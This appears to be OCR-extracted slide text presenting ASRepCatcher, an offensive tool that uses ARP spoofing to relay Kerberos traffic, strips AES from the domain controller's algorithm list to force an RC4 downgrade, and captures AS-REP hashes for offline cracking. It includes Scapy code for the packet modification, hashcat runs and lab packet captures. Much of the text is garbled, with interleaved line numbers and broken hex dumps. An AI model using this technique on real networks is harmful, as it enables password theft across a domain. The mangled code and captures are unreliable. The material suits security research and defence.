ASRepCatcher

Make everyone in your VLAN ASRepRoastable

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1. The initial problem

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
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That's where ASRepCatcher comes into play.




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
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
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- **2. KRB_AS_REP**: the KDC returns the TGT, and a part encrypted with the user's secret ← *Interesting part*
- **3. KRB_TGS_REQ**: the client presents the TGT to the KDC in order to obtain a ticket to access the resource server.
- **4. KRB_TGS_REP**: the KDC verifies the TGT and returns the service ticket,
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


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
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- The AS-REP response contains a part encrypted with the user's secret.
- This secret is derived from the user's password.
- We then crack this ticket offline to recover the password..



3. Thoughts

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Desired scenario:







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Problem


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Session.... hashcat
Status....: Running
Hash.Mode..... 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target....: $krb5asrep$18$Administrator$NORTH.SEVENKINGDOMS.LOC...4ba097
Time Started ....: Fri Jan 17 17:30:14 2025 (1 sec)
Time.Estimated...: Fri Jan 17 17:44:50 2025 (14 mins, 35 secs)
Kernel.Feature...: Pure Kernel
Guess.Base....: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....: 16360 H/s (11.42ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress....: 18432/14344384 (0.13%)
Rejected..... 0/18432 (0.00%)
Restore.Point...: 18432/14344384 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: sunshine13 -> mormor
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


Why?

Commonly used tools, such as GetNPUsers from the Impacket suite, request RC4 encryption by default.

In the majority of AD environments, workstations support AES and will usually choose the most robust algorithm.

So the ticket you pick up with a man-in-the-middle position isn't as interesting.



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Hash.Target....: $krb5asrep$23$
                                                         com:5d3b51c...b83987
Time.Started....: Fri Jan 17 16:30:02 2025 (3 secs)
Time.Estimated...: Fri Jan 17 16:30:05 2025 (0 secs)
                                                                                     Three seconds? I like this
Kernel.Feature...: Pure Kernel
                                                                                            algorithm.
Guess.Base....: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1..... 5023.4 kH/s (1.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress....: 14344384/14344384 (100.00%)
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Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[216361726f6c696e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 91c Util: 69%
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                                                                                       How can I find AS-REP
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According to RFC 4120:

KDC_ERR_PREAUTH_FAILED is returned. If pre-authentication is

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required, but was not present in the request, an error message with the code KDC_ERR_PREAUTH_REQUIRED is returned, and a METHOD-DATA object will be stored in the e-data field of the KRB-ERROR message to specify which pre-authentication mechanisms are acceptable. Usually this will include PA-ETYPE-INFO and/or PA-ETYPE-INFO2 elements as described below. If the server cannot accommodate any encryption type requested by the client, an error message with code KDC_ERR_ETYPE_NOSUPP is returned. Otherwise, the KDC generates a




- 1. **KRB_AS_REQ**: the client sends its list of supported algorithms (without encrypting the timestamp).
- **2. ERR_PREAUTH_REQUIRED** : the KDC sends its list of supported algorithms.

- Negotiation
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
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221 17.93575	2 192.168.56.22	192.168.56.11	KRB5	402 AS-REQ				
223 17.93657		192.168.56.22	KRB5	1915 AS-REP				
239 18.08082		192.168.56.11	KRB5	1964 TGS-REQ				
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	192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ				
323 18.20939		192.168.56.22	KRB5	1909 TGS-REP				
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Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Le					0020		38 16 c0	
Kerberos					0030		a2 c9 50	
Record Mark: 258 bytes					0040		ff 30 81	
- as-req					0050		30 13 30	
pvno: 5					0060		a0 03 01	
msg-type: krb-as-req (10)					0070		40 81 00	
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PA-DATA pA-PAC-REQUEST					0090		1b 1b 19	
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ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)								
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)								
ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)								
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No pre-authentication






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List of supported algorithms



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	259 18.189486	192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ					
	263 18.190736	192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP					
	279 18.192452	192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ					
		192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP					
	299 18.201761	192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ					
	303 18.202813	192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP					
	319 18.208364	192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ					
		192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP					
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4	343 18.319341	192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP					
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		SEVENKINGDOMS.	` '			00c0		81 85		
	→ sname					00d0		30 54		
	- e-data: 3081	82305fa10302011	3a25804563054304ba	a00302011	2a1441b424e4f5254482e5345	00e0	4f 52	54 48	2e 53	45 56
	- PA-DATA pA	-ETYPE-INF02				00f0	4d 53	2e 4c	4f 43	41 4c
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	- padata	value: 3054304b	a003020112a1441b4	24e4f5254	482e534556454e4b494e47444	0110	76 65	6e 6b	69 6e	67 64
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


List of algorithms supported by the KDC




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- k	erberos					0040	6a 82	91 4e 3	0 82	01 4a
,	Record Mark: 3	338 bytes				0050	01 0a	a3 63 3	0 61	30 4c
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	pvno: 5					0070	5d c3	d3 a8 8	8 d3	8d 60
	msg-type: kr	b-as-req (10)				0080		2f ab 0		
	→ padata: 2 it	ems				0090	97 7c	b6 5e 8	c f4	95 5c
	→ PA-DATA pA	-ENC-TIMESTAMP				00a0	e8 63	9f 1c 3	0 11	a1 04
	→ padata-t	ype: pA-ENC-TIME	STAMP (2)			00b0	30 05	a0 03 0	1 01	ff a4
	→ padata-	-value: 3041a0030	920112a23a0438760	34a4e5d	c3d3a888d38d60957ddd56384dc	00C0	05 00	40 81 0	0 10	a1 19
	etype	e: eTYPE-AES256-0	CTS-HMAC-SHA1-96	(18)		00d0	10 30	9e 1b 0	c 63	61 73
	ciphe	er: 76034a4e5dc3d	l3a888d38d60957dd	d56384dc	29129792fab0a3eeb31f7743ef	00e0		1b 1b 1		
	→ PA-DATA pA	-PAC-REQUEST				00f0	4b 49			
	→ req-body					0100	30 2c			
	Padding: 0					0110	74 67			
	→ kdc-option	s: 40810010				0120	4b 49			
	→ cname					0130	18 Of			
		TH.SEVENKINGDOMS	.LOCAL			0140	5a a6			
	→ sname					0150		35 5a a		
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Pre-authentication






Pre-authentication

Algorithm used to encrypt the timestamp



	kerberos						
No	Time	Source	Destination	Protocol	Length Info		
	205 17.918656	192.168.56.22	192.168.56.11	KRB5	322 AS-REQ		
١.	207 17.920676	192.168.56.11	192.168.56.22	KRB5		: KRB5KDC	C_ERR_PREAUTH_REQUIRED
4	221 17.935752	192.168.56.22	192.168.56.11	KRB5	402 AS-REQ		
		192.168.56.11	192.168.56.22	KRB5	1915 AS-REP		
	239 18.080824	192.168.56.22	192.168.56.11	KRB5	1964 TGS-REQ		
	243 18.082035	192.168.56.11	192.168.56.22	KRB5	1943 TGS-REP		
	259 18.189486	192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ		
	263 18.190736	192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP		
		192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ		
		192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP		
	299 18.201761	192.168.56.22	192.168.56.11	KRB5 KRB5	1937 TGS-REQ		
		192.168.56.11	192.168.56.22		1909 TGS-REP		
	323 18.209392	192.168.56.22 192.168.56.11	192.168.56.11 192.168.56.22	KRB5 KRB5	1937 TGS-REQ 1909 TGS-REP		
		192.168.56.22	192.168.56.11	KRB5	1937 TGS-REQ		
		192.168.56.11	192.168.56.22	KRB5	1909 TGS-REP		
4							
-	Frame 223: 1915	bytes on wire (15320 bits), 1915	bytes	captured (15320 bits)	0030 36	e a4 c1 06 50 18 20 14
	Linux cooked cap					0040 6k	b 82 07 37 30 82 07 33
		•	c: 192.168.56.11,				1 0b a2 5c 30 5a 30 58
_		ntrol Protocol,	Src Port: 88, Dst	Port:	49676, Seq: 1, Ack: 343, Le		f 30 4d 30 4b a0 03 02
	Kerberos						2 54 48 2e 53 45 56 45
	→ Record Mark: 1	.851 bytes					3 2e 4c 4f 43 41 4c 68
	→ as-rep						c 62 6c 61 63 6b 2e 6e
	pvno: 5	h (44)					5 6e 6b 69 6e 67 64 6f
	0 ,1	b-as-rep (11)					3 1b 1b 19 4e 4f 52 54
	→ padata: 1 it		1.0041				9 4e 47 44 4f 4d 53 2e
		H.SEVENKINGDOMS	LUCAL				7 a0 03 02 01 01 a1 10
	→ cname						5 4c 42 4c 41 43 4b 24 0 82 05 0e a0 03 02 01
	→ ticket						4 48 2e 53 45 56 45 4e
	+ enc-part	PE-AES256-CTS-HM	AC-SHA1-96 (18)				e 4c 4f 43 41 4c a2 2e
	kvno: 4	FE-AE3230-013-HP	AC-3HAI-90 (10)				5 30 23 1b 06 6b 72 62
		73h9eh9c8385e8h0	615ed0c0hfd3fc5c7	d1574d8	0b9b4fc6963c2d4125bf350b4f3		4 48 2e 53 45 56 45 4e
	cipher: 04	700000000000000000000000000000000000000	01300000010010307	u157 4u0	055541005000244125510505410		e 4c 4f 43 41 4c a3 82
							2 01 12 a1 03 02 01 02
							f ea 83 f2 31 62 58 17
							6 75 42 5d 05 71 a1 93
							8 9f 57 6f 48 98 11 ea
							6 60 83 59 b0 a8 84 8a
							2 a6 ba ef a4 a7 ab 01
						01b0 c8	8 e3 9b f6 5e cf 84 8c





Part of the ticket encrypted with the algorithm chosen by the workstation





















Updated scenario:





We modify the packet on the fly by removing the robust algorithms from the list suggested by the KDC.


















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


We keep a copy of the ticket









Let's do it with the Scapy Python module

The interesting function

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            domain = decoder.read()[1].decode().lower()
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            if username.endswith('$'):
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                logging.debug(f'[*] AS-REO coming for computer account {username}@{domain}. Relaying...')
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
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
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
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                   if x.etype == 0x17:
605
                       RC4 present = True
606
                   else :
607
                       indexes_to_delete.append(idx)
608
               if not RC4_present :
                   logging.warning("[:] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
609
610
                   return response
611
               logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612
               for i in indexes_to_delete :
613
                   del krb_response.root.eData[0].seq[0].padataValue.seq[i]
               krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
614
615
               return bytes(krb_response[KerberosTCPHeader])
616
                                                                                                                   Deletion of non-RC4 algorithms
           response = await relay_without_modification_to_dc(data)
617
           krb_response = KerberosTCPHeader(response)
618
619
           if krb_response.haslayer(KRB_AS_REP):
                                                                                                                                 Printing hash in
               crackable format
621
               if stop_spoofing and not disable_spoofing :
                   if client_ip in Targets : Targets.remove(client_ip)
622
623
                   if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624
                   restore(client_ip, gw)
625
                   logging.info(f'[+] Restored arp cache of {client_ip}')
626
               return response
                                                                                                                        Restoring target's ARP cache
627
           return response
628
```





Algorithms supported by the client

kerberos						
o. Time	Source	Destination	Protocol Length	Info		
46 50.131638	192.168.57.23	192.168.57.12	KRB5	271 AS-REQ		
48 50.146450	192.168.57.12	192.168.57.23	KRB5	201 KRB Error	r: KRB5KDC_ERR	R_PREAUTH_REQU
55 50.147010	192.168.57.23	192.168.57.12	KRB5	347 AS-REQ		
57 50.153209	192.168.57.12	192.168.57.23	KRB5	1509 AS-REP		
64 50.154025	192.168.57.23	192.168.57.12	KRB5	1469 TGS-REQ		
66 50.168188	192.168.57.12	192.168.57.23	KRB5	1493 TGS-REP		
82 53.043958	192.168.57.23	192.168.57.12	SMB2	3150 Session S		
84 53.044978	192.168.57.12	192.168.57.23	SMB2	314 Session S	Setup Response	;
